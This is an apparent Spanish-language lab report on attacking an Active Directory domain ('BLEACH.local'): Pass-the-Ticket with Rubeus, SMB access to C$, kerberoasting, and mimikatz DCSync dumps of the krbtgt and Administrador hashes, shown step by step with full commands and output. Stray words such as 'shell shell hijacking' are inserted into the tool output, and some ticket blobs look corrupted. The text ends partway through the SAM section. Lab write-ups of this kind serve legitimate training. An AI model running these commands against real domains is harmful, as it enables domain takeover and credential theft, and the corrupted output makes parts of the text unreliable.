

Pass the ticket	3
Resumen	3
Conceptos esenciales de Kerberos y Pass-the-Ticket	3
Rubeus: visión general y sintaxis clave	3
Pasos	4
Obtención del TGT	4
Importación del TGT	5
Obtención del TGS usando el ticket TGT	6
Obtener el ticket con service ldap.....	7
Comprobación	8
Prueba de acceso al recurso SMB	8
Hashes de spn (kerberoasting).....	9
Hash NTLM KRBTGT.....	10
SAM del equipo	11
Ejecución remota con wmiexec desde Kali.....	13
LSASS del equipo	17

Pass the ticket

Resumen

En un ataque *Pass-the-Ticket (PtT)* se roba un Ticket-Granting Ticket (TGT) o un Ticket-Granting Service (TGS) y se inyecta (“se pasa”) en la caché Kerberos de una sesión para suplantar a otro usuario sin conocer su contraseña. Con Rubeus realizaste los cuatro pasos canónicos: 1) solicitar un TGT con `asktgt` usando la contraseña del Administrador, 2) inyectar ese TGT en la sesión con `ptt`, 3) pedir un TGS específico (CIFS o LDAP) con `asktgs` empleando el TGT robado, y 4) volver a inyectar el nuevo TGS con `ptt`. Las verificaciones con `klist` y con `dir\\PRINCIPAL-BLEACH.BLEACH.local\c$` confirmaron que los tickets estaban activos y permitían acceso al recurso SMB

Conceptos esenciales de Kerberos y Pass-the-Ticket

- **GT (Ticket-Granting Ticket):** Credencial cifrada que el KDC devuelve tras la autenticación inicial y que permite solicitar TGS sin volver a enviar la contraseña
- **TGS (Service Ticket):** Se emite cuando el cliente presenta un TGT válido y especifica un Service Principal Name (SPN), por ejemplo `cifs/servidor`.
- **SPN:** Identificador único de un servicio en Kerberos; para SMB suele ser `cifs/<HOST>`.
- **Pass-the-Ticket:** Técnica que consiste en capturar e inyectar tickets ya generados (TGT o TGS) para autenticarse como otra cuenta.

Rubeus: visión general y sintaxis clave

Rubeus es una herramienta de post-exploitación escrita en C# (GhostPack) que permite manipular el protocolo Kerberos: solicitar, renovar, descifrar e inyectar tickets. Las opciones se encadenan como parámetros: `/user`, `/password`, `/ticket`, `/service`, `/ptt`, `/nowrap`.

Pasos

Obtención del TGT

```
.\\Rubeus.exe asktgt /user:Administrador /password:admin1 /nowrap
```

- **asktgt**: envía un mensaje AS-REQ con el usuario y la contraseña (o hash) para que el KDC devuelva un AS-REP que contiene el TGT.
- **/user** y **/password**: credenciales que se usarán para cifrar la parte secreta del ticket.
- **/nowrap**: entrega el TGT en Base64 continuo, eliminando los saltos de línea RFC2045 (76 bytes), lo que facilita copiarlo a la línea de comandos o a un fichero.

```
c:\Users\jquerito\Downloads\ghost\Ghostpack-CompiledBinaries-master>.\Rubeus.exe asktgt /user:Administrador /password:admin1 /nowrap
.Rubeus.exe asktgt /user:Administrador /password:admin1 /nowrap

File System           hashes      responder
(-----\)
(-----\)   [ ]   [ ]
[ ] \ [ ] [ ] \ [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
[ ] \ [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
Home     payloads    hashcat
v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 74561893EA1E32F1FAB1691C56F6C7A5
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\Administrador'
[*] Using domain controller: 10.0.2.15:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFTDCBuiigAwIBBaEDAgEWooIExDCBFhggRUMIEUKADAgEFoQ4bDEJMRUFSC5MT0NBTKIhMB+gAwIBAQEVMBYbBmtyYnRnbBsMQkxFQUNILmxvY2Fso4IEFDCCBEl2B+YAnRuv8A5ty64rImFeyThX3iBL8nikox/iL/4JtbH0b1+Dgxw7wU+oTc1BTh8fdySSjv5vIk5DPutgCpdqP0q+y7skxa74+FiOrheICBXqmrcx22Pkf3w27c3QVvjoiVVJ/RlnZ4tnPuA3YqC9/ouHWmsDzMxEvnbpt07fxzkoU9Fw80ZN0IUh6BpdDSGo/GRe9d8IfotlSnkdGv39dkC0BzTPQ6MK1wQGMlzWuSLwy0Ajw51Nh12avCYy9ia1/UZLHYhNme+W14ZwnafwQ56eZ9FKSs19c1aGs01hQ0PufXweibd/Ljx4/dl7kP4hInSkg2Zzu5wDarm65wky0Nny0q8nRLUi0YqgH9EEZnfUcrmqPg0/Bsejzj2be54EKj0Qd6EUqbkyku+8Ckh597NWhgISrQCvu2fhT0Qi+IT9ezKv9U80CQhrpN3ny9qDWncTvYxnTbC1X6XIngyiEjcCpKkYT7lqKTfrzGIpNIRUi4b2TTbt0Mkf83XEGQxt6Ca96+Rv3hGyIvpjUiUpdGTN/hCd0fbj1Cbwes/Zdhc3imUMFO6+HvYAKsbFw9sQkp7Dh69BrrcDytGIw7W44xybxg8ksIP8giAzkdPAxheK8occVwoKCvB/IHNWydbFxnoIPNcYYiBCojFdqpFp0WBdx00y3joc/nf0WayC8bqy8CLg520vnDfd13sd7vla+bxLB67pwmbq4U+fVREGao1G18KSAb4+cvtVmya+6dyRjsWRqEGAuoRKA202tG4KC8C1LmRHxawtMiF2CZDPcw3wJljt1fSC2HuOHVHqhDhsMQkxFQUNILkxPQ0FMohowGKADAgEBorEWdxsNQWRtaW5pc3RyYWRvcqMHAwUAQOEAAKURGA8yMDI1MDUyNDEXMTA1NVqmERgPMjAyNTA1MjQyMTEwNTVapxEYDzIwMjuw

pass the hash

ServiceName      : krbtgt/BLEACH.local
ServiceRealm     : BLEACH.LOCAL
UserName        : Administrador
UserRealm        : BLEACH.LOCAL
StartTime       : 24/05/2025 13:10:55
EndTime         : 24/05/2025 23:10:55
RenewTill       : 31/05/2025 13:10:55
Flags           : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)     : 6Xiju2ciIG/At8EtucFQeq==
ASREP (key)     : 74561893EA1E32F1FAB1691C56F6C7A5
```

Importación del TGT

```
.\\Rubeus.exe ptt /ticket:<ticketb64>"
```

ptt (Pass-the-Ticket): decodifica el blob Base64 ([.kirbi](#)) y lo inyecta en la memoria de la sesión Kerberos (LSASS). A partir de ese momento el sistema cree que tu sesión posee un TGT legítimo del Administrador.

```
C:\Users\jquerito\Downloads\ghost\Ghostpack-CompiledBinaries-master>.\\Rubeus.exe ptt /ticket:"doIFTDCCBUigAwBEqEDAgECooIEAgSCA/7S8ZGqUSlJM9IEcUKCWRR1qKaeEOkFztTD9xrYfd6IqFYtg0wqx5RwDCny3Bgs23zI7GYL2B+YAnRuv8A5ty64rImme73pwR/GDknB8seAAdULG6fRsGctR9m6Glfn42tyDIVflz3uoQpkMGG1irwpeSqIYTbRPNI0+CSb4ilskFiyx87LnZ4tntPuA3YqC9/ouHWoaGeLdnHV34G0ZWm51n6839vqZtrIA98VQOY/gwpzq3c+5iBSa5ddc0xlpYqKIXu+ZRcs2rppetNnjpI+2/Sy3B4ZWnafwQ56eZ9FKSs19cAgKgj6Bk2XfkG3ijTzzjvSGUmz9iu/SR9hYMuNNJtf9hekQyPQj4utnhzThC08LDSEFcQYOLA09sznEimfyNWhgISrQCvu2fhTQj+iCWuk91lpg03FSKV7jX/0DAMFogXkCMH1bomox2eMJA7GZNq3NC4N+gYGvuvG5DvPXfIXnLTtvzCc2eoHn7Mz2Td9d0fbJLCbwes/Zdhc3imUiI6olgYjZPhV7mHSSj6NyUQ06AB4BVyoSmTHH3RKgqYffFPuAwTuGa/b0NeChM7Es+mbVY7F27ARaWhLUp0/jSpyIc/nfOWayC8bqy8CLg520jBeW50C+6OB2zCB2KADAgEAooHQBIHNfYHKMIHHoIHEMIHBMIG+oBswGaADAgEXoRIEE0l4o7tgoiBvwLfBE7nBUHqhDhsMQkxFQUNILkxPQExMDU1WqgOGwxCTEVBQ0guTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDEJMRUDSC5sb2Nhba=="  
.\\Rubeus.exe ptt /ticket:"doIFTDCCBUigAwIBBaEDAgEWoIEWoIEXDCCBFhhggRUMIIIEUKADAgEFoQ4bDEJMRUDSC5MT0NBTKIHNB+gAwqx5RwDCny3Bgs23zI7GYL2B+YAnRuv8A5ty64rImFeyThX3i8L8nikox/iL/4JtbH0bI+Dgxm7wU+oTciBTh8fdYSSjv5vIk5DPutgCpdqPORPNI0+CSb4ilskFiyx87LnZ4tntPuA3YqC9/ouHWmsDzMxEVnbpt07fxzkOU9Fw80ZN0IUh6BpdDSGo/GRe9d8Ifotlsnkdgv39dkC0BzTPQs2rppetNnjpI+2/Sy3B4ZWnafwQ56eZ9FKSs19c1aGs01hQ0PufXweibD/ljr4/dl7kp4hImSkg2Zzu5vDarmG5wky0Nny0q8nRLUiioYgqHSEFcQYOLA09sznEimfyNWhgISrQCvu2fhTQj+iT9ezKv9U80CQhrpPn3ny9qQDWncTvYxnTbc1X6XIngyiEjccPkkYT7LqKTfrzGIpNIRUnLTtvzCc2eoHn7Mz2Td9d0fbJLCbwes/Zdhc3imUMF06+HvYAKsbFw9sQkp7DDh69BrrcDytGVIw7W44xYbxq8ksIP8giAZkdPAxheK8occWY7F27ARaWhLUp0/jSpyIc/nfOWayC8bqy8CLg520vnDfd13sd7vla+bxLB67pwwbq4U+fVREGao1G18KSab4+ctVTmya+6DyRjsWRqEgaXuo0l4o7tgoiBvwLfBE7nBUHqhDhsMQkxFQUNILkxPQ0FMohowGKADAgEB0REwDxsNQWRtaW5pc3RyYWRvcqMHAwUAQ0EAKURGA8yMDI1MDUyN5sb2Nhba=="  
pass_the_t...  
v2.2.0  
  
[*] Action: Import Ticket  
[+] Ticket successfully imported!
```

Obtención del TGS usando el ticket TGT


```
.\Rubeus.exe asktgs /user:Administrador /ticket:<b64-ticket>
/service:cifs/PRINCIPAL-BLEACH.BLEACH.local /nowrap
```



.\Rubeus.exe asktgs /user:Administrador /ticket:01FTDCBUigAwIBBaeDAGEWooIEz0CCBfhhggRUMIIIEUKADAgEFoQ4bDEJMR0kFztT9dxYfdIgFyt0wqxr5Rw0DCny3bgz23zT7GYLB+AnRuVA5tY64rlImFeyThx3i8Lbnikox/iL/4Jtbh0b1+bxm7wl+oTc1bTh8fdz3u0pKMGGLiIrwpeSjY1TbRPNi0+CSb41lskIjy87LnZ4tntPuA3YqC9/ouHwmnsdzNxvNbp0t7fxzkoU9Fw80ZN0IUh6BpdSGo/Gre9dI:iBSa5ddc0xlpYqKXu+ZRs2rppetNnjpI+2/5y3B4ZlwafwQ56eZfKss19c1aGs01hQ0PufxweibD/ljr4/dl7KpAhMsKg2Zz15vDarmG9heKqyPQj4utnhzTchQ8LDSEFcQY0LA09sznEimfyNwhg1SrQcvu2fh700i+IT9ezkv9U80CQhrpPn3ny9qQDwncTvYxnTbC1X6XIngy1EjcqNC4N+gYGvvnG5DvPxFIXhLTvvzCczeHn7Mz2T090fbJLcbwes/Zdhc3imUMf06+HyNAksbFn9sqKp7Dh69rccDyLGVi7W4+xybqx8k;uAWtUga/b0NeChM7Es=+mBV7F27ARawHUpo/jSpv1/cnf0Wayc88qy8Cg520vndfd13sd7vl+a+bxB6/pnwBq4U+fVREGao1G18KSAb+c+tbMIG+oBswnGADEgXoRIEE014o7goBvwlfB7eNbUhqDnsQlxQUN7LkxP0FMohowKADAgEB0REwOxsnQWRtaW5pc3RyYWvcqMHawUA6WzrcmJ0Z3qbDEJMRFUDSC5sb2Nhba== /service:cifs/PRINCIPAL-BLEACH.BLEACH.local /nowrap

v2.2.0

```
[*] Action: Ask TGS
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/PRINCIPAL-BLEACH.BLEACH.local'
[*] Using domain controller: PRINCIPAL-BLEACH.BLEACH.local (10.0.2.15)
[*] TGS request successful!
[*] base64(ticket.kirbi):
```



v2.2.0

```
[*] Action: Ask TGS
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/PRINCIPAL-BLEACH.BLEACH.local'
[*] Using domain controller: PRINCIPAL-BLEACH.BLEACH.local (10.0.2.15)
[*] TGS request successful!
[*] base64(ticket.kirbi):
```

doIFsjCBA6gAwIBBaeDAGEWooIEz0CCBfhhggRUMIIIEUKADAgEFoQ4bDEJMR0kFztT9dxYfdIgFyt0wqxr5Rw0DCny3bgz23zT7GYLB+AnRuVA5tY64rlImFeyThx3i8Lbnikox/iL/4Jtbh0b1+bxm7wl+oTc1bTh8fdz3u0pKMGGLiIrwpeSjY1TbRPNi0+CSb41lskIjy87LnZ4tntPuA3YqC9/ouHwmnsdzNxvNbp0t7fxzkoU9Fw80ZN0IUh6BpdSGo/Gre9dI:iBSa5ddc0xlpYqKXu+ZRs2rppetNnjpI+2/5y3B4ZlwafwQ56eZfKss19c1aGs01hQ0PufxweibD/ljr4/dl7KpAhMsKg2Zz15vDarmG9heKqyPQj4utnhzTchQ8LDSEFcQY0LA09sznEimfyNwhg1SrQcvu2fh700i+IT9ezkv9U80CQhrpPn3ny9qQDwncTvYxnTbC1X6XIngy1EjcqNC4N+gYGvvnG5DvPxFIXhLTvvzCczeHn7Mz2T090fbJLcbwes/Zdhc3imUMf06+HyNAksbFn9sqKp7Dh69rccDyLGVi7W4+xybqx8k;uAWtUga/b0NeChM7Es=+mBV7F27ARawHUpo/jSpv1/cnf0Wayc88qy8Cg520vndfd13sd7vl+a+bxB6/pnwBq4U+fVREGao1G18KSAb+c+tbMIG+oBswnGADEgXoRIEE014o7goBvwlfB7eNbUhqDnsQlxQUN7LkxP0FMohowKADAgEB0REwOxsnQWRtaW5pc3RyYWvcqMHawUA6WzrcmJ0Z3qbDEJMRFUDSC5sb2Nhba== /service:cifs/PRINCIPAL-BLEACH.BLEACH.local /nowrap

ServiceName	:	cifs/PRINCIPAL-BLEACH.BLEACH.local
ServiceRealm	:	BLEACH.LOCAL
UserName	:	Administrador
UserRealm	:	BLEACH.LOCAL
StartTime	:	24/05/2025 13:16:12
EndTime	:	24/05/2025 23:10:55
Renewable	:	31/05/2025 13:10:55
Flags	:	name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
KeyType	:	aes256_cts_hmac_sha1
Base64(key)	:	pmxeKvB601QvPyrVBgbzXKAwebL1DdZPqgFTmBC00=

- **asktgs:** construye un TGS-REQ utilizando el TGT injectado (vía `/ticket:`) y pide un ticket de servicio
- **/service:cifs/...:** SPN que identifica el recurso SMB (`\PRINCIPAL-BLEACH.BLEACH.local`). Windows traducirá un acceso UNC a un SPN `cifs/<host>`.

Importación del TGS

.\\Rubeus.exe ptt /ticket:<ticketb64>"

```
C:\Users\jquerito\Downloads\ghost\Ghostpack-CompiledBinaries-master\.\\Rubeus.exe ptt /ticket:"doIFsjCCBa6gAwIBAqEr...  
vY2fso41ETDCBegAwIBEqEDAgEgoIEogSCBDRDzSexQOM7+hx2n+hzvTqMptlJvplU75VQoDNFoE7WxdCPZfr0hxFZp6wQ0qrFnjeE...  
4wH1FzWsvFvRauJgs5e5BwbtvlN3Ef+BQzwskMS3DndlCebAmxvY8PuTr0V50wullMAITCx3W9TvuiCE/Tc2jeXHLkUS/FkMLIwP...  
c5OrlipfYwahFuQdQQLfMsdfPhiVGRjRzbmhyH7J8ruxed0esnxt72ep6NQoPUvXt4beDjt0riningAoKRpR2Kh89j0VC/n2G0L...  
L1oEV/vHzhVvVutFvbz/vpu0leFyvz35LjuzXJq6n69eqFZYHNEp/GU7JEKAkIxJwGaruzzZaxv5eamExylZpkbaGzS2/bxks5...  
N6IXPuDebu/kxEffcmorDldInqgyll5wv9HvurCXCFMDsGEEx102Ac2du4310NkbTFrxYourBpEBYwqbWo5z811jLadRegEH...  
PhmnaahTU60pbU12211Jh4Li...  
PKrLnmX8tKhtU8mb3vhM7J16msVmle3vte2894tUEpkFKIU/oKhkd1wConYpo/ZFV0y39LFazmy505uy...  
owGKADAgEb0REwvxsN0WRtaW5pc3YhRvc...  
.\\Rubeus.exe ptt /ticket:"doIFsjCCBa6gAwIBAqEr...  
v2.2.0  
[*] Action: Import Ticket  
[+] Ticket successfully imported!
```

Obtener el ticket con service ldap

.\\Rubeus.exe asktgs /user:Administrador /ticket:"EL_TGT_DE_ADMINISTRADOR"
/service:ldap/PRINCIPAL-BLEACH.BLEACH.local /ptt

(No le hice captura desde la reverse, pero pongo una que tengo desde la propia windows)

```
v2.2.0  
[*] Action: Ask TGS  
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket  
[*] Building TGS-REQ request for: 'ldap/PRINCIPAL-BLEACH.BLEACH.local'  
[*] Using domain controller: PRINCIPAL-BLEACH.BLEACH.local (10.0.2.15)  
[+] TGS request successful!  
[+] Ticket successfully imported!  
[*] base64(ticket.kirbi):  
  
doIFsjCCBa6gAwIBAqEr...  
gxj1GmP/jctFcTqTD...  
+8S54E3hj90YJzMe...  
DPriKbYZW8LinG...  
mRLldjsjxOw...  
3MMKoSH...  
CAQKhjzAlGw...  
ServiceName : ldap/PRINCIPAL-BLEACH.BLEACH.local  
ServiceRealm : BLEACH.LOCAL  
UserName : Administrador  
UserRealm : BLEACH.LOCAL  
StartTime : 17/05/2025 12:49:06  
EndTime : 17/05/2025 22:20:55  
RenewTill : 24/05/2025 12:20:55  
Flags : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable  
KeyType : aes256_cts_hmac_sha1  
Base64(key) : eDgvoKeuNTT3Cw4BUXiNj98ruoWyyKg9nQQhYhSU1zM=
```

/ptt al final automatiza la inyección del ticket recién emitido, evitando ejecutar un ptt adicional.

Tras esto podrías usar herramientas LDAP (ADSIEdit, ldp.exe, etc.) autenticado como Administrador.

Comprobación

klist

```
C:\Users\jquerito\Downloads\ghost\Ghostpack-CompiledBinaries-master>klist
klist
El id. de inicio de sesi+n actual es 0x088a59
Vales almacenados en cach+: (3)

#0> Cliente: Administrador @ BLEACH.LOCAL
Servidor: krbtgt/BLEACH.local @ BLEACH.LOCAL
Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Hora de inicio: 5/24/2025 13:10:55 (local)
Hora de finalizaci+n: 5/24/2025 23:10:55 (local)
Hora de renovaci+n: 5/31/2025 13:10:55 (local)
Tipo de clave de sesi+n: RSASDI RC4-HMAC(NT)
Marcas de cach+: 0x1 -> PRIMARY
KDC llamado:

#1> Cliente: Administrador @ BLEACH.LOCAL
Servidor: cifs/PRINCIPAL-BLEACH.BLEACH.local @ BLEACH.LOCAL
Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Hora de inicio: 5/24/2025 13:16:12 (local)
Hora de finalizaci+n: 5/24/2025 23:10:55 (local)
Hora de renovaci+n: 5/31/2025 13:10:55 (local)
Tipo de clave de sesi+n: AES-256-CTS-HMAC-SHA1-96
Marcas de cach+: 0
KDC llamado: PRINCIPAL-BLEACH.BLEACH.local

#2> Cliente: Administrador @ BLEACH.LOCAL
Servidor: LDAP/PRINCIPAL-BLEACH.BLEACH.local@BLEACH.LOCAL
Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Hora de inicio: 5/24/2025 13:12:58 (local)
Hora de finalizaci+n: 5/24/2025 23:10:55 (local)
Hora de renovaci+n: 5/31/2025 13:10:55 (local)
Tipo de clave de sesi+n: AES-256-CTS-HMAC-SHA1-96
Marcas de cach+: 0
KDC llamado: PRINCIPAL-BLEACH.BLEACH.local
```

klist lista los tickets presentes en la credencial cache y muestra su validez, SPN y tiempos de renovación.

Prueba de acceso al recurso SMB

dir "://PRINCIPAL-BLEACH.BLEACH.local/c\$"

```
c:\Users\jquerito\Downloads\ghost\Ghostpack-CompiledBinaries-master>dir "://PRINCIPAL-BLEACH.BLEACH.local/c$"
dir "://PRINCIPAL-BLEACH.BLEACH.local/c$"
El volumen de la unidad \\PRINCIPAL-BLEACH.BLEACH.local\c$ no tiene etiqueta.
El n+mero de serie del volumen es: D600-1EF6

Directorio de \\PRINCIPAL-BLEACH.BLEACH.local\c$

30/03/2023 15:03    <DIR>          inetpub
03/04/2023 04:44    <DIR>          informacion_confidencial
22/08/2013 17:52    <DIR>          PerfLogs
10/04/2023 08:13    <DIR>          Program Files
10/04/2023 08:13    <DIR>          Program Files (x86)
10/04/2023 08:15    <DIR>          Users
10/04/2023 08:15    <DIR>          Windows
          0 archivos           0 bytes
         7 dirs   10.214.944.768 bytes libres
```

El comando usa el TGS injectado para autenticar la sesión SMB y listar el disco C\$ remoto. Si la lista de directorios aparece, el PtT fue exitoso

Hashes de spn (kerberoasting)

```
.\\Rubeus.exe kerberoast /format:hashcat  
/outfile:C:\\Users\\jquerito\\Downloads\\ghost\\Ghostpack-CompiledBinaries-master\\spn_hashes  
.txt
```

```
C:\\Users\\jquerito\\Downloads\\ghost\\Ghostpack-CompiledBinaries-master> .\\Rubeus.exe kerberoast /format:hashcat /outfile:C:\\Users\\jquerito\\Downloads\\ghost\\Ghostpack-CompiledBinaries-master\\spn_hashes.txt  
.\\Rubeus.exe kerberoast /format:hashcat /outfile:C:\\Users\\jquerito\\Downloads\\ghost\\Ghostpack-CompiledBinaries-master\\spn_hashes.txt  
  
[!] Action: Kerberoasting  
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.  
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.  
[*] Target Domain : BLEACH.local  
[*] Searching path 'LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BLEACH,DC=local' for '(samAccountType=805306368)(servicePrincipalName*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'  
[*] Total kerberoastable users : 4  
  
[*] SamAccountName payloads : exchange_svc  
[*] DistinguishedName : CN=exchange_svc,CN=Users,DC=BLEACH,DC=local  
[*] ServicePrincipalName : exchange_svc/exserver.change.me  
[*] PwdLastSet : 10/04/2023 5:54:14  
[*] Supported ETypes : RC4_HMAC_DEFAULT  
[*] Hash written to C:\\Users\\jquerito\\Downloads\\ghost\\Ghostpack-CompiledBinaries-master\\spn_hashes.txt  
shell shell hijacking  
  
[*] SamAccountName : http_svc  
[*] DistinguishedName : CN=http_svc,CN=Users,DC=BLEACH,DC=local  
[*] ServicePrincipalName : http_svc/httpserver.change.me  
[*] PwdLastSet : 10/04/2023 5:54:50  
[*] Supported ETypes : RC4_HMAC_DEFAULT  
[*] Hash written to C:\\Users\\jquerito\\Downloads\\ghost\\Ghostpack-CompiledBinaries-master\\spn_hashes.txt  
  
[*] SamAccountName : mssql_svc  
[*] DistinguishedName : CN=mssql_svc,CN=Users,DC=BLEACH,DC=local  
[*] ServicePrincipalName : mssql_svc/mssqlserver.change.me  
[*] PwdLastSet : 01/01/0001 1:00:00  
[*] Supported ETypes : RC4_HMAC_DEFAULT  
[*] Hash written to C:\\Users\\jquerito\\Downloads\\ghost\\Ghostpack-CompiledBinaries-master\\spn_hashes.txt  
  
[*] SamAccountName : SQLService  
[*] DistinguishedName : CN=SQL Service,CN=Users,DC=BLEACH,DC=local  
[*] ServicePrincipalName : MSSQLSvc/BLEACH.local:60111  
[*] PwdLastSet : 10/04/2023 5:56:32  
[*] Supported ETypes : RC4_HMAC_DEFAULT  
[*] Hash written to C:\\Users\\jquerito\\Downloads\\ghost\\Ghostpack-CompiledBinaries-master\\spn_hashes.txt  
[*] Roasted hashes written to : C:\\Users\\jquerito\\Downloads\\ghost\\Ghostpack-CompiledBinaries-master\\spn_hashes.txt
```

Hash NTLM KRBTGT

```
.\\mimikatz.exe "lsadump::dcsync /domain:BLEACH.local /user:krbtgt" exit
```

```
c:\Users\jquerito\Downloads\mimikatz-master\x64.\mimikatz.exe "lsadump::dcsync /domain:BLEACH.local /user:krbtgt" exit
.\mimikatz.exe "lsadump::dcsync /domain:BLEACH.local /user:krbtgt" exit

.####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:BLEACH.local /user:krbtgt
[DC] 'BLEACH.local' will be the domain
[DC] 'PRINCIPAL-BLEACH.BLEACH.local' will be the DC server
[DC] 'krbtgt' will be the user account
```

```
mimikatz(commandline) # lsadump::dcsync /domain:BLEACH.local /user:krbtgt
[DC] 'BLEACH.local' will be the domain
[DC] 'PRINCIPAL-BLEACH.BLEACH.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt responder

** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 30/03/2023 13:05:42
Object Security ID   : S-1-5-21-3777977817-1859332824-490154379-502
Object Relative ID   : 502

Credentials:
    Hash NTLM: 0a6d458c0c48da059c4992b37d77a3ac
    ntlm- 0: 0a6d458c0c48da059c4992b37d77a3ac
    lm - 0: 357321c4dc7fb819c002d87498c80a84

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : BLEACH.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : 636bb5cf3b96c4faf704793c467c6af5836e85ff0bd669d406234e155d802af5
        aes128_hmac      (4096) : a489fb12e4a24de1a9b72c05ef88d4d4
        des_cbc_md5       (4096) : 64207f0da7a70b2c
    pass_the_hash

* Primary:Kerberos *
    Default Salt : BLEACH.LOCALkrbtgt
    Credentials
        des_cbc_md5       : 64207f0da7a70b2c

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01 4f883df2350e2fd0fe6dd70d08701012
    02 00885c006983ef2e135271da2de34247
    03 4b56b389d42c7f973d67d42dea262f43
    04 4f883df2350e2fd0fe6dd70d08701012
    05 00885c006983ef2e135271da2de34247
    06 f1dada060251c052c5dabab7f721a0a1
```

SAM del equipo

Primero sacamos el hash NTLM del administrador

Comprobamos que tenemos el ticket de administrador

```
C:\Users\jquerito\Downloads\ghost\Ghostpack-CompiledBinaries-master>klist
klist

El id. de inicio de sesi n actual es 0x0x61732
pass_the_tkt
Vales almacenados en cach : (1)

#0>   Cliente: Administrador @ BLEACH.LOCAL
      Servidor: krbtgt/BLEACH.local @ BLEACH.LOCAL
      Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
      Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
      Hora de inicio: 5/24/2025 14:10:23 (local)
      Hora de finalizaci n: 5/25/2025 0:10:23 (local)
      Hora de renovaci n: 5/31/2025 14:10:23 (local)
      Tipo de clave de sesi n: RSADSI RC4-HMAC(NT)
      Marcas de cach : 0x1 -> PRIMARY
      KDC llamado:
```

```
.\\mimikatz.exe "lsadump::dcsync /domain:BLEACH.local /user:Administrador" exit
```

```
C:\Users\jquerito\Downloads\mimikatz-master\x64>.\mimikatz.exe "lsadump::dcsync /domain:BLEACH.local /user:Administrador" exit
.\mimikatz.exe "lsadump::dcsync /domain:BLEACH.local /user:Administrador" exit

.####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
## ## "# La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz(commandline) # lsadump::dcsync /domain:BLEACH.local /user:Administrador
[DC] 'BLEACH.local' will be the domain
[DC] 'PRINCIPAL-BLEACH.BLEACH.local' will be the DC server
[DC] 'Administrador' will be the user account

** SAM ACCOUNT **

SAM Username      : Administrador
Account Type     : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   : 01/01/1601 2:00:00
Password last change : 06/05/2025 17:11:55
Object Security ID : S-1-5-21-3777977817-1859332824-490154379-500
Object Relative ID : 500

Credentials:
Hash NTLM: 74561893ea1e32f1fab1691c56f6c7a5
  ntlm- 0: 74561893ea1e32f1fab1691c56f6c7a5
